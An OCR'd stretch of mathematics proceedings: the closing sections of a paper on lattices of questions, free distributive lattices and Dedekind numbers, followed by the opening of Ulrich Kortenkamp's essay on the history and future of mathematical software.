At this point the space of assertions looks isomorphic to the space of questions. However, recall that the ideal questions satisfy an additional property I2, which requires that there be a single greatest element in the set. This is not a property required of questions in general by the definition put forward by Cox. Thus there exist additional questions not represented in the lattice $\hat{Q}$. One such question is the binary




FIGURE 5. The lattice of assertions $A \sim \mathbf{2}^3$ (left) and the lattice $\hat{Q}$ (right) obtained by mapping each element *x* of *A* to the set q(*x*) of all assertions $y \geq x$ and ordering by set inclusion. Note that $\hat{Q}$ and *A* are isomorphic, written as $\hat{Q} = A = \mathbf{2}^3$.

question represented by the defining set $\{a, \sim a\}$. If the space of assertions is again $A = \mathbf{2}^3$ then $\sim a = b \vee c$ and the defining set is equivalently $\{a, b \vee c\}$. However, by property I2, the ideal containing the elements in the defining set must also include $a \vee (b \vee c) = a \vee b \vee c$, which is not contained in the system of assertions. Thus the system $\{a, \sim a\}$ is not an ideal question and is not represented in the lattice $\hat{Q}$.

I now examine the full space of questions in greater detail. As the assertion lattices are $\mathbf{2}^N$, I shall also denote the question lattices according to the cardinality of the atomic assertions N by $\mathbf{Q}(N)$, and the lattice of ideal questions is denoted $\hat{\mathbf{Q}}(N) = \mathbf{2}^N$. If a system of assertions defining a question contains an assertion *a*, then the system must contain all the elements of the ideal of *a*, which we have denoted $\mathrm{q}(a)$. Thus any question in the lattice $\mathbf{Q}(N)$ can be constructed from a finite set union of ideal questions from the lattice $\hat{\mathbf{Q}}(N)$. This finite set union can be constructed by using a vector of Boolean values denoting whether or not each of the 2^N ideal questions is included in a particular union. The resulting lattice $\mathbf{Q}^N$ is thus the power set $\mathbf{Q}(N) = \wp(\hat{\mathbf{Q}}(N)) = \mathbf{2}^{\mathbf{2}^N}$ of $\hat{\mathbf{Q}}(N)$, which is known as the *free distributive lattice* $\mathbf{FD}(N)$ [14, 16]. The lattices $\mathbf{Q}(1)$, $\mathbf{Q}(2)$, and $\mathbf{Q}(3)$ are shown in Figure 6, with notation where $A \equiv q(a)$, $AB \equiv q(a \vee b)$, $ABC \equiv q(a \vee b \vee c)$, and $A \cup BC$ is the set union of the sets *A* and *BC*. Recall that the natural ordering relation $\subseteq$ of the sets is used.

The number of possible questions grows rapidly with the number of atomic assertions for $N = 1$ through 8: 2, 5, 19, 167, 7 580, 7 828 353, 2 414 682 040 997, 56 130 437 228 687 557 907 787 [16, 17]. The numbers are known as Dedekind's numbers and their determination is known as Dedekind's problem [18]. This is related to the number of monotonic increasing Boolean functions of N variables and to the number of antichains (also called Sperner systems) on the *N*-set [19]. The lattice

$\mathbf{Q}(3) = \mathbf{FD}(3)$ with *I* added, (Figure 6, right) is better visualized in three dimensions, and is nicely displayed as an example (FD3) in Ralph Freese's java-based Lattice Drawing Program [20].




FIGURE 6. The question lattices $\mathbf{Q}(1)$ (left), $\mathbf{Q}(2)$ (center), and $\mathbf{Q}(3)$ (right). These lattices are the free distributive lattices with 1, 2, and 3 generators respectively. Note that $A \equiv q(a)$, $AB \equiv q(a \vee b)$, $ABC \equiv q(a \vee b \vee c)$, and $A \cup BC$ is the set union of the system of assertions for questions *A* and *BC*.

Real Questions

Thus far in these examinations one important point has been neglected; I have not stipulated that the assertions defining a question be exhaustive. That is, there is no assurance that all of the questions in the lattice $\mathbf{Q}(N)$ are *real questions* answerable by a true assertion. As the atoms of the lattice of assertions $\mathbf{2}^N$ are an exhaustive set, then only questions containing the set of atoms as a subset are assured to be real questions. There of course may be questions that do not contain this entire set, that for a given situation may be answerable by a true assertion, but this in general is not guaranteed *a priori*. The least element that contains the set of atoms as a subset is given by $R_\perp = \bigvee_{i=1}^{N} q(a_i)$, where $\bigvee_{i=1}^{N} q(a_i) = q(a_1) \vee q(a_2) \vee \ldots \vee q(a_N)$, which is the disjunction of all the ideals formed from the *N* atomic assertions. This is A, $A \cup B$, $A \cup B \cup C$ for lattices $\mathbf{Q}(1)$, $\mathbf{Q}(2)$, and $\mathbf{Q}(3)$ respectively. Thus all the lattice elements that are greater than this question $R_\perp$ are all assured to be real questions that can be answered by every atomic assertion in the exhaustive set. These *assuredly real questions* are bounded above by the question at the top of the lattice, *I*, which I will

instead denote as $R_\top = q(\bigvee_{i=1}^{N} a_i)$, where $\bigvee_{i=1}^{N} a_i = a_1 \vee a_2 \vee \ldots \vee a_N$. It can be easily shown that these assuredly real questions bounded by $R_\perp$ and $R_\top$ form a sublattice $\mathbf{R}(N)$ where all joins and meets of elements of $\mathbf{R}(N)$ are also elements of $\mathbf{R}(N)$.

Looking at the lattices in Figure 6, it appears in each case that the sublattice $\mathbf{R}(N)$ (excluding $R_\top$) is Boolean (compare to the lattice structures in Figure 3). However, this pattern does not hold in general and in fact fails for $\mathbf{Q}(4)$. This can be demonstrated by looking at what are called the join-irreducible elements of $\mathbf{R}(N)$. In short these are the elements of a lattice that cannot be written as a join of elements of the lattice, excluding O. In any finite Boolean lattice, the join-irreducible elements are its atoms (see $\mathbf{2}^3$ in Figure 3) [21, 22]. The poset formed by these atoms alone consists only of these elements side-by-side, and is called an antichain (Figure 7a). Thus the join-irreducible elements of a Boolean lattice form an antichain, written symbolically as $J(\mathbf{2}^N) = \overline{\mathbf{N}}$. A proof that $\mathbf{R}(N)$ is not Boolean, which will be published by in a future paper, relies on the observation that the join-irreducible elements of $\mathbf{R}(N)$ are of the form $\bigvee_{i=1}^{M} q(a_{b_i}) \vee q(\bigvee_{j=M+1}^{N} a_{b_j})$ where a_k represents the k^{th} atom of $\mathbf{2}^N$ from which $\mathbf{R}(N)$ is formed and b is some permuted sequence of the set of natural numbers from 1 to N, and $1 \le M < N$. In $\mathbf{R}(3)$ there are three join-irreducible elements $\{A \cup BC, B \cup AC, C \cup AB\}$, which form an antichain and hence $\mathbf{R}(3)$ (excluding $R_\top$) is a Boolean lattice. In $\mathbf{R}(4)$ there are a total of 10 join-irreducible elements: 4 of $\{A \cup BCD, \cdots, D \cup ABC\}$ and 6 of $\{A \cup B \cup CD, A \cup C \cup BD, \cdots, C \cup D \cup AB\}$. However, these 10 elements do not form an antichain since $A \cup B \cup CD \le A \cup BCD$, and so on. Figure 7 shows the forms of $J(\mathbf{R}(3))$, $J(\mathbf{R}(4))$ and $J(\mathbf{R}(5))$. The fact that $\mathbf{R}(N)$ is not in general a Boolean lattice has a very important implication – its elements are not complemented. Therefore, assuredly real questions, like questions in general, do not possess complements.




FIGURE 7. The join-irreducible elements of the sublattice of real questions (excluding $R_\top$), (a.) $J(\mathbf{R}(3)) = \overline{\mathbf{3}}$ is an antichain, thus $\mathbf{R}(3)$ excluding $R_\top$ is a Boolean lattice, whereas (b.) $J(\mathbf{R}(4))$, and (c.) $J(\mathbf{R}(5))$ are not antichains indicating that $\mathbf{R}(4)$, $\mathbf{R}(5)$ and in general $\mathbf{R}(N)$ are not Boolean lattices. Drawing these structures in a tidy way is quite a challenge. Note that I have not labeled the elements (described in the text for $\mathbf{R}(3)$ and $\mathbf{R}(4)$) and that their ordering in the diagram is not necessarily the order of the listing the text.

Inductive Inquiry on Lattices

As briefly described earlier, the sum rule of probability (2) derives from the fact that Boolean lattices are uniquely complemented. In Cox's earlier work, he described how there could be no complete analog in the algebra of systems (questions) to the complement in the algebra of assertions ([2], pp. 52-3). In a footnote Cox describes how Boole [23] applied his algebra to classes of objects in addition to propositions (see Figure 1). He notes that one might be inclined to think of a system as a class as defined by Boole, however the set of assertions not included in a system, while forming a class, do not itself form a system. For this reason the algebra of systems cannot possibly be Boolean.

In Cox' paper on inquiry [13] he defines a mutually contradictory pair of questions "as a pair whose conjunction is equal to the conjunction of all questions, and whose disjunction is equal to the disjunction of all questions." While this definition is acceptable, he does not prove their existence. While my discussion on join-irreducible elements may convincingly prove to a mathematician familiar with the theory that complements to questions do not exist, those less-familiar may require more tangible evidence. Consider the question $A \cup B$ in the lattice **Q**(3), (Figure 6c). Its hypothetical complement must satisfy two relations $(A \cup B) \vee \sim (A \cup B) = I$ and $(A \cup B) \wedge \sim (A \cup B) = O$. Consider the first relation $(A \cup B) \vee \sim (A \cup B) = I$. If its complement $\sim (A \cup B) > (A \cup B \cup C)$ then $\sim (A \cup B) > (A \cup B \cup C) > (A \cup B)$, which by the consistency relation gives $\sim (A \cup B) \vee (A \cup B) = \sim (A \cup B)$. This implies that its complement is *I*, which is a contradiction. Now $(A \cup B \cup C)$ cannot be its complement as $(A \cup B \cup C) > (A \cup B)$. So its complement must satisfy $(A \cup B \cup C) > \sim (A \cup B)$. However, $\sim (A \cup B) \vee (A \cup B) \leq (A \cup B \cup C)$ as both $(A \cup B \cup C) > (A \cup B)$ and $(A \cup B \cup C) > \sim (A \cup B)$, which is again a contradiction. Thus there does not exist a complement to the question $A \cup B$ in the lattice **Q**(3).

Last, distributive lattices share the associative and commutative properties of the Boolean lattice. For this reason, one can fully expect that generalizations of the binary ordering relation to measures of degree of inclusion will result in a calculus possessing a product rule as well as a rule analogous to Bayes' Theorem.

RELEVANCE AND PROBABILITY

There is a deep relationship between the Boolean lattice and the free distributive lattice generated from it. Looking at the lattices **Q**(1), **Q**(2), and **Q**(3), one can see that the join-irreducible elements are precisely the ideal questions, which have a lattice structure isomorphic to the original Boolean lattice from which the questions were generated. This is the map[3] $Q \mapsto J(Q)$, whereas the process of generating the question lattice is a map from the Boolean lattice of assertions to the question lattice, which I write as $A \mapsto O(A)$. We thus have an isomorphic correspondence between

[3] Note that these are maps from one lattice structure to another, and are not maps from an element in one lattice to an element in another.

the lattice structures where $Q = O(A)$ and $A = J(Q)$. This is true in general for all finite distributive lattices Q and all finite ordered sets A and is known as Birkhoff's Representation Theorem [16]. The lattice Q is called the *dual* of $J(A)$ and A is called the *dual* of $O(Q)$, however this duality should not be confused with the duality induced by the ordering relation discussed earlier. Furthermore, it can be shown that the join-irreducible map takes products of lattices to sums of lattices, so that one can think of $Q \mapsto J(Q)$ and $A \mapsto O(A)$ as being the logarithm and exponential functions, respectively, for lattices [16]. This is quite enticing in that it further supports our expectations that the relevance of a question on an issue can be represented in terms of the logarithms of the probabilities of the assertions involved, and that entropy may play the same role with distributive lattices as probability does with Boolean lattices.

THE ROLE OF ORDER

The lattice structure of the space of assertions and the space of questions has provided great insights into their structures, symmetries, and relationships. In addition, the associative and commutative properties of lattices suggest that analogies to the familiar product rule of probability and Bayes' Theorem may appear in the calculi of other fields where ordering relations play an important role. This in fact may have already been recognized with the realization that the cross-ratio in projective geometry has the same form as the odds ratio from Bayes' Theorem [24]. Considering the findings in this paper, such a relationship may no longer be such a mystery as the notion of closeness in a projective space provides such an ordering relation. In fact, we might now not be surprised to see forms identical to probability and perhaps entropy appearing in seemingly unrelated fields. In such cases, it is not geometry that underlies these theories – but order.

"*The important thing is not to stop questioning.*"
-Albert Einstein (1879-1955)

ACKNOWLEDGEMENTS

I would like to thank Jeffrey Jewell for noting at MaxEnt 2001 that my work reminded him of lattice theory, and Ralph Freese, David Clark, and Mick Adams for their correspondences, which have helped me to better understand the ins-and-outs of this theoretical framework. I would also like to extend a special thank you to my friend and colleague Domhnull Granquist-Fraser who inspired me to keep my focus during this effort. Last, I would like to thank Bob Fry for introducing me to this fascinating area of study and for his continued friendship.

REFERENCES

1. Cox R.T. Am. J. Physics, 14, 1-13 (1946).
2. Cox R.T. The Algebra of Probable Inference, The Johns Hopkins Press, Baltimore, 1961.
3. Fry R.L. Electronic course notes, 525.475 Maximum Entropy and Bayesian Methods, Johns Hopkins University, available from the author.
4. Fry R.L. IEEE Trans. Neural Networks, 6, 918-928 (1995).
5. Fry R.L. "Transmission and transduction of information", presented at 1998 Workshop on Maximum Entropy and Bayesian Methods, Garching, Germany, available from the author (1998).
6. Fry R.L. "Constructive bases for BMD algorithm design and adaptation", BMDO Battlespace Study, Phase III Final Report (1999).
7. Fry R.L. "Cybernetic systems based on inductive logic" in Bayesian Inference and Maximum Entropy Methods in Science and Engineering. Proceedings of the 20th International Workshop, Gif-sur-Yvette, France 2000, edited by A. Mohammad-Djafari, AIP Conference Proceedings 568, American Institute of Physics, New York, 2001, pp.106-119.
8. Fry R.L. "The engineering of cybernetic systems" in Bayesian Inference and Maximum Entropy Methods in Science and Engineering. Proceedings of the 21st International Workshop, Baltimore 2001, edited by R.L. Fry, AIP Conference Proceedings 617, American Institute of Physics, New York, 2002, pp.497-528.
9. Fry R.L. & Sova R.M. "A logical basis for neural network design", in: Techniques and Applications of Artificial Neural Networks, Vol. 3, Academic Press, 1998.
10. Bierbaum M., Fry R.L. "Bayesian source separation and system data fusion methodology" in Bayesian Inference and Maximum Entropy Methods in Science and Engineering. Proceedings of the 21st International Workshop, Baltimore, Maryland 2001, edited by R.L. Fry, AIP Conference Proceedings 617, American Institute of Physics, New York, 2002, pp. 109-124.
11. Knuth K.H. "Source separation as an exercise in logical induction" in Bayesian Inference and Maximum Entropy Methods in Science and Engineering. Proceedings of the 20th International Workshop, Gif-sur-Yvette, France 2000, edited by A. Mohammad-Djafari, AIP Conference Proceedings 568, American Institute of Physics, New York, 2001, pp.340-349.
12. Knuth K.H. "Inductive logic: From data analysis to experimental design" in Bayesian Inference and Maximum Entropy Methods in Science and Engineering. Proceedings of the 21st International Workshop, Baltimore, Maryland 2001, edited by R.L. Fry, AIP Conference Proceedings 617, American Institute of Physics, New York, 2002, pp. 392-404.
13. Cox R.T. "Of inference and inquiry" in Proc. 1978 Maximum Entropy Formalism Conference, edited by R. D. Levine and M. Tribus, MIT Press, Cambridge, 1979, pp.119-167.
14. Birkhoff G. Lattice Theory, American Mathematical Society, Providence, 1967.
15. Jaynes E.T. Probability Theory: The Logic of Science, Cambridge University Press, Cambridge, in press.
16. Davey B.A., Priestley H.A. Introduction to Lattices and Order, 2nd Edition, Cambridge University Press, Cambridge, 2002.
17. Sloane N.J.A. Sequence A014466 in The On-Line Encyclopedia of Integer Sequences. http://www.research.att.com/~njas/sequences/
18. Dedekind R. "Ueber Zerlegungen von Zahlen durch ihre grössten gemeinsamen Teiler", Festschrift Hoch. Braunschweig u. ges. Werke, II, 1897, pp. 103-148.
19. Comtet L. Advanced Combinatorics: The Art of Finite and Infinite Expansions, rev. enl. ed. Reidel, Dordrecht, 1974, pp. 271-273.
20. Freese R. Lattice Drawing Demo, http://www.math.hawaii.edu/~ralph/LatDraw/
21. Nachbin L. Portugal. Math. 6, 115-118 (1947).
22. Grätzer G. General Lattice Theory, Birkhäuser Verlag, Basel, 1998.
23. Boole G. An Investigation of the Laws of Though on which are Founded the Mathematical Theories of Logic and Probabilities, Macmillan, London, 1854. Reprinted by Dover 1958.
24. Rodríguez C.C. "From Euclid to entropy" in Maximum Entropy and Bayesian Methods, Laramie Wyoming 1990, edited by W.T. Grandy and L.H. Schick, Kluwer Academic Publishers, Dordrecht, 1991, pp. 343-348.

The Future of Mathematical Software

Ulrich H. Kortenkamp

Institut für Informatik
Freie Universität Berlin
Takustr. 9
D-14195 Berlin

1 Introduction

This article gives my very personal view of the development of (mathematical) software in the past and in the future. It is based both on my experiences as a *user* and as an *author* of math software [1], and also as a non-software-using mathematician.

This is not a real mathematical article. Probably the conclusions of this article could also be applied to completely different types of software, not even necessarily scientific software. Try it.

Nevertheless, it *is* a mathematical article, since I would like to call mathematicians all over the world to participate in the process of creating better tools for communicating mathematics. It is our chance to change the way mathematics is perceived by non-mathematicians or early students, it is the chance to *teach* more and *understand* more.

Instead of filling this article with lots of figures and pictures I decided to add links to many relevant web sites. This gives all the necessary illustrations without having to worry about copyright issues. You should consider reading the online version with clickable hyperlinks.

I will start by trying to identify what I call the "Ten Year Cycle of Software Innovation," which will almost automatically ask for the next innovations that will come. Then I try to spot at least a few requirements that I consider essential for the future. For the rest of this article, "ten years" almost always means "more or less ten years."

2 The Ten Year Cycle

Let us look back in the development of mathematical software. Moores' Law tells us, that every 18 months processing speed doubles. This law has held a long time now, and despite the predictions that it cannot go on any longer, there is currently no end within sight[1]. But what happens with all the computing power?

Instead of using the processor speed increase only for rushing through the same calculations that had been done a few years ago using the same

[1] Physically, there must be an end, and right now it is expected around 2030. But still, it might happen that there will be some other technical breakthrough, maybe another processor technology, maybe quantum computing, that will make Moores' Law continue.

software, much of it is spend for new software elements, like user interfaces, desktop environments, inter-process/inter-network communications, and so on. Many people complain about the fact, that new versions of a software package seem to be slower, even if run on a faster machine. This is annnoying, but most of the times it is not recognized that the new version indeed delivers enhanced user interaction. I do not consider it bad spending computing resources for making computing resources more accessible.

Let us turn to the timeline of computing history and try to find the milestones in math software evolution.

2.1 More Than 30 Years Ago

Let me just pick a few events in the "stone ages" of computing to get started. Many computing timelines can be found on the internet, I used (among others) the Computing History of Hofstra University [2]

It was 60 years ago, in January 1940, when the first Bell Labs relay computer was operational, the *Complex Number Calculator* [3]. This was hardware, not software, but nevertheless very "mathematical hardware." It was demonstrated in September 1940 at the American Mathematical Association meeting via a remote terminal. Also in 1940, Konrad Zuse [4] completes the first fully functioning electro-mechanical computer of the world, the Z2.

5 years later, John von Neumann introduces the concept of a stored-program computer, and Konrad Zuse develops the first programming language, Plankalkül. Also in 1945, the concept of a "bug" is introduced, although at that time it was a hardware[2] bug: A moth caused a relay failure in a prototype of the Mark II computer at Harvard.

Zuses' Z4 survives World War II and is reinstalled at ETH Zürich in 1950, where it continues to work until 1954 [5]. This decision was made by Eduard Stiefel, who initiated the Institute for Applied Mathematics at ETH. This move made the institute at that time the one with the most available computing power on the European continent.

From 1954 on FORTRAN (FORmula TRANSlation) is invented by John Backus [6] and others at IBM, with a compiler following in 1957. Being the first scientific computer programming language, it has had a strong influence on mathematical software, and it is still popular for numerical calculations that depend on raw processing power.

Another important language was and is LISP, introduced by John McCarthy [7] in 1959. In fact, the creation of new programming languages is the main software development during the following years.

In 1967, the first hand-held calculator was invented by Jack Kilby, Jerry Merryman, and James van Tassel at Texas Instruments [8]. Finally, simple calculations could be done without having to reserve a special room for the computer.

[2] At that time there was no and could not be a real distinction between hardware and software, even the terms were not introduced at that time

As of 1969, IBM started to unbundle hardware and software[3]. This is a good point to start looking at the mathematical software development.

2.2 30 Years Ago: Before Visualization

It was around thirty years ago that computing power became broadly accessible for non-military scientific research[4]. The automatization of computations, the incredible speed and exactness offered new possibilities in mathematics. At the same time, new research branches had to be explored – numerical stability, generation of random numbers, or algorithms and their complexity, just to name a few. The famous books of Knuth [10] reflect most of these trends, and at the same time they show that it was then necessary to have computer and mathematics experts to do not only the programming, but also feed the input into the software and to interpret the output. The concept of a user interface was almost unknown, except for the visionary work of Xerox Palo Alto Research Center [11], where the Alto mini-computer was built as early as in 1972 [12].

A very short characterization of mathematical software in the 1970s could be that *computing power can be used as an aid for expert mathematicians.*

2.3 20 Years Ago: Computer Graphics

The commercial successor of the Alto, the Xerox Star [13], in 1981 marked the beginning of a decade that changed a lot[5]. Computers in general became cheaper, i.e. affordable, even for home use – the "home computer" was a concept of the 80s, which was superceded by the "personal computer." Bit-mapped computer graphics became affordable, with more pixels in more colors every year. The output channel of mathematical software could be and was improved, and a lot of work was done in visualization techniques. This lead to an easier way to access mathematics. Still expert knowledge was necessary to change which mathematical facts should be shown: Although the now popular software package Maple [15] had been around since 1980, there were only 300 users in 1987, the year before Waterloo Maple. In the same year 1988 another software was introduced that helped to change the situation, Mathematica [16].

The eighties could be summarized by saying that *mathematics is done traditionally, but can be shown* to a wide audience.

---

[3] It is interesting that companies like Microsoft try and succeed to bundle them again

[4] There is probably no better event to characterize the "going public" of computing resources than the first email by Ray Tomlinson in 1971 [9].

[5] The Star took a lot of its user interface design concepts from Ivan Sutherlands' [14] Sketchpad, the first interactive graphics software, developed in the early sixties.

2.4 10 Years Ago: Interactive Visualization

Not only Mathematica was introduced in the late eighties, there was also a now famous conference in Grenoble in 1989 that could be claimed as the birth of modern dynamic geometry software. After some time these packages, Cabri Géomètre [17] and Geometers' Sketchpad [18], became available commercially. There is no doubt that these software packages had some, significant impact on mathematics education, since for the first time true interaction with mathematical objects in a mathematical way was possible (though there is still a need for expert guidance). Of course, this never would have been possible without fast computer graphics and mice becoming standard output and input devices.

The nineties really introduced *new ways to do mathematics for everybody.*

2.5 The Millenium?

Extrapolating from this ten year cycle of software innovation we should expect a new quantum leap for the millenium. This quantum leap is not just faster software caused by new hardware. We can be sure that hardware will become better and better as it always did, we just have to find the applications to exploit the new possibibilities.

A rough analysis of the history of (math) software evolution actually shows two interwoven development processes: On the one hand, every ten years "something really great" is introduced to the public and changes the way how we use computers. On the other hand, most of the novelties existed before they became widespread: First as a dream of some scientist, then as a scientific prototype, then as a first – commercially not always successful – product. And, these stages seem to be reached in a similar ten-year cycle. To support this theory at least a little think of the Desktop metaphor: it was initiated as a user interface in the 60s, the first scientific prototypes came in the early 70s, in the 80s you could buy software for it, in the 90s it was well established (and nowadays most people cannot live without it).

So, where is the next generation? We have ultrafast high resolution 3d computer graphics, high-bandwidth cheap networking, even at home, it seems that we do not have to care about hardware[6]. What can we do with it? What do we want to do with it? And: How can we do it?

[6] Jon Borwein points out that we *should* care about hardware in an international context. He is right, but from the software engineering point of view we should care less. It would be better, if it were possible to close the gaps between the technological equipments of different countries, which can only mean to raise everybody to the current standard in North America and Western Europe.

3 Better Software for Better Mathematics

Three key ingredients will help to build these better tools for doing mathematics: Ease of use, software intelligence, and software interoperability.

3.1 Easy Software

The first important step seems to be a commonplace not very special to math software. But it cannot be stressed enough that software must be easy to use and easy to install. Good software should render system administrators obsolete – how often did you wait for some software to be installed or fixed? Software manufacturers should spend some time to create install processes that care just about everything: Why should I as a mathematician have to know what a "CLASSPATH" is?

Another important part of mathematical software is the user interface. Most often mathematical software comes with a barely understandable user interface. Actually, most user interfaces differ from punchcard readers just by using a keyboard to type directly into the computer. Many mathematicians do not think that this is a major drawback – "this software is for specialists who know what to do!" or "we had to take care with the computations and did not have the time to create a nice GUI" are common justifications for this lack of comfort. But it is not just a lack of comfort, it is a real barrier for the rest of the world to use the software – and to work with the mathematical content provided by it. It is like publishing a notepad with some scribbling on it instead of typing a paper. Much of the work of software development is trashcan-ready just because of omitting the step of creating a (good) user interface[7].

I want to finish each issue identified with a good example or two that show that we have left the stage of just dreaming a scientists' dream, that there are products available, and it will be feasible to expect the widespread adoption within a few years.

For the ease of use part, both of the software and the installation, there are two examples, that could eventually merge to a single one. The Mac OS of Apple Computer [19] has always been famous for its consistent and facile handling, which was also fostered by the rigid application development guidelines for third-party software. I for myself had to learn that Mac OS is even easier to use than I expected it, and most problems I had with it came from thinking too complexly, like I was used to from working with other operating systems.

[7] This is also a drawback of free software (despite all the good things about it): Without the pressure of a *final version*, that is put on CD and which must be accounted for by the developers, important parts are sometimes unfinished for years. It is like the difference between a technical report and a paper submitted to a conference: the deadline forces the authors to rethink and formulate their ideas to make them accessible to the rest of the community.

The other example is the metamorphosis of Unix, which is close to become an operating system for any user due to the advent of Linux. Some parts still need to be improved, but for instance the installation procedure of the Mandrake distribution [20] is faster and easier than the installation of Microsoft Windows.

3.2 Intelligent Software

Many mathematical problems that are tackled using the help of a computer, especially in teaching and learning mathematics, are easy with respect to the computational requirements. Differentiation of functions and even solving most integrals that appear in calculus courses do not take more than a few milliseconds. How can we then spend all the available CPU power?

The answer is *intelligent software*. Despite being an important vision of the early years of scientific computation, Artificial Intelligence (AI) never became a serious application. Most expert systems are based on database queries together with good ranking functions for the results. Most questions are not answered by automatic deduction, but can be solved by googling [21] them – type them into the search field of your browser and the most relevant web sites will be shown in a few seconds.

But when it comes to mathematics we cannot expect to find the answers to the problems on the internet. In fact, it is not easy at all to formulate mathematical questions in a way to make standard queries to databases[8]. Only for special purposes the problem is solved, see for example the great database of integer sequences by Neil Sloane [23].

So here is a proposition for the unused CPU cycles: Let the software *understand* what the user is doing. *Guide* him (or her), point out what next operation is promising, which simplification leads to a nicer formula, which known results have a similar structure. Try to find *alternate ways* of doing it, that lead to more insight, give additional evidence or even proofs of facts. Discover repetitive patterns in the work, offer *shortcuts* that avoid theses error-prone repetitions.

This goes far beyond visualization: computer aided research where the computer is more like a good scientific assistent who knows enough mathematics to make good suggestions and to quickly check conjectures, though the final work of creating a good proof remains for the professor.

On a lower level this goal is achieved by Cinderella [1], which can be used as an authoring tool for students' exercises. Here one complete solution of a construction exercise must be given by the author (the teacher or educational software designer), together with intermediate solutions (subgoals) that lead to the final construction. The automatic theorem checking engine of Cinderella tries to identify whether the student has reached one of these subgoals and is able to trigger certain actions – like writing out a text or jumping to a URL – in that case. This definition

[8] The OpenMath initiative tries to find such standards, but it looks like we are still far away from a real solution to this problem, see also [22].

of subgoals detaches the solution from the actual construction sequence the teacher used, and thus also unfamiliar or even unknown solutions to an exercise are still accepted. Many examples can be found at Mathsnet UK [24].

The weak part here is that we still need an author for these computer guided exercises. It is not necessary to have an expert to create these, but still the author needs some knowledge – actually, one solution must be known, which is a problem if we would try to guide mathematicians working on problems for which no answer is known. Two strategies in conjunction could be used in the future to address this issue: First, whenever a user does something which can be verified as being meaningful in some sense, the software could request a justification for that step: Why did he do it? Why is it a valid transformation? What did the user expect from that transformation? With the networking capabilities of today such information can be gathered and re-used with other users.

A possible scenario: Mathematician A is trying to find an answer to some question and types in a formula in a computer algebra system. After some work he finds another representation of the formula and is able to proceed with it on his original problem. The computer algebra system asks for the motivation and the success of his software use, records it and stores it in a database. A few weeks later, mathematician B uses the same formula, with the same or another problem in mind. After he types it in his computer algebra system, he is prompted with the information and the solution of mathematician A, and – in the best case – is able to quickly proceed with it. Other continuations would be that he can contact A and talk with him, or he could provide more information that is related to the formula.

On the educational geometry software level a similar goal is even easier to achieve (and will probably be implemented within the next few years): If Cinderella detects a correct solution that is not the same solution as the one of the teacher, it could request additional information that will be reused for other students that follow the same new construction sequence. This does not create more work than the usual classroom situation: A new solution presented by a student usually requires an explanation by the student and a review by the teacher.

The second strategy extends this first concept by letting the computer create the alternate solutions, either by random or by search algorithms. The justification of necessary steps in a proof are then still left to the expert mathematician, but the proof may be found much easier and faster than by ordinary methods. Here I want to point out that techniques like randomized checking (as used in Cinderella) are probably best suited for the fast rejection of dead ends in proving.

3.3 Software Interoperability

The last point which is important in my eyes is *software interoperability*. It is the key to better, more versatile software without introducing new

huge systems that cannot be handled anymore. *Every math software author should be able to concentrate on the things he can do best and using the components other can do better.* Make it easy to link to other software packages! Possible ways are easy scripting interfaces, plug-in specifications, or open source code. As a last resort, there is your ability to provide a certain functionality via a small application programming interface on request.

